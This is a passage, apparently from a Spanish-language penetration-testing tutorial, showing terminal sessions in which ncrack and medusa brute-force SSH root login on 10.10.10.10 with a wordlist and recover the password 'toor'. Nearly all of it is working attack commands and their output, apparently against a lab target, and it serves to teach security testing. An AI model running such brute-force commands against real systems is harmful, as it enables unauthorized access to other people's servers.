# ncrack -p 22 –user root -P dico50  10.10.10.10
 Starting Ncrack 0.4ALPHA ( http://ncrack.org ) at 2011-05-05 16:50 EST
 Stats: 0:00:18 elapsed; 0 services completed (1 total)
 Rate: 0.09; Found: 0; About 6.80% done; ETC: 16:54 (0:04:07 remaining)
 Stats: 0:01:46 elapsed; 0 services completed (1 total)
 Rate: 3.77; Found: 0; About 78.40% done; ETC: 16:52 (0:00:29 remaining)

 Discovered credentials for ssh on 10.10.10.10 22/tcp:
 10.10.10.10 22/tcp ssh: ‘root’ ‘toor’

 Ncrack done: 1 service scanned in 138.03 seconds.

 Ncrack finished.
#
```

Ejemplo medusa

```
# medusa -u root -P dico50 -h 10.10.10.10 -M ssh
Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks
        ACCOUNT CHECK: [ssh] Host: 10.10.10.10 (1 of 1, 0 complete)
User: root (1 of 1, 0 complete) Password: 123456 (1 of 500 complete)
        ACCOUNT CHECK: [ssh] Host: 10.10.10.10 (1 of 1, 0 complete)
User: root (1 of 1, 0 complete) Password: password (2 of 500 complete)

<< --- SNIP --->>>

        ACCOUNT CHECK: [ssh] Host: 10.10.10.10 (1 of 1, 0 complete)
User: root (1 of 1, 0 complete) Password: billy (498 of 500 complete)
        ACCOUNT CHECK: [ssh] Host: 10.10.10.10 (1 of 1, 0 complete)
User: root (1 of 1, 0 complete) Password: toor (499 of 500 complete)
        ACCOUNT FOUND: [ssh] Host: 10.10.10.10 User: root Password: toor [SUCCESS]
#
```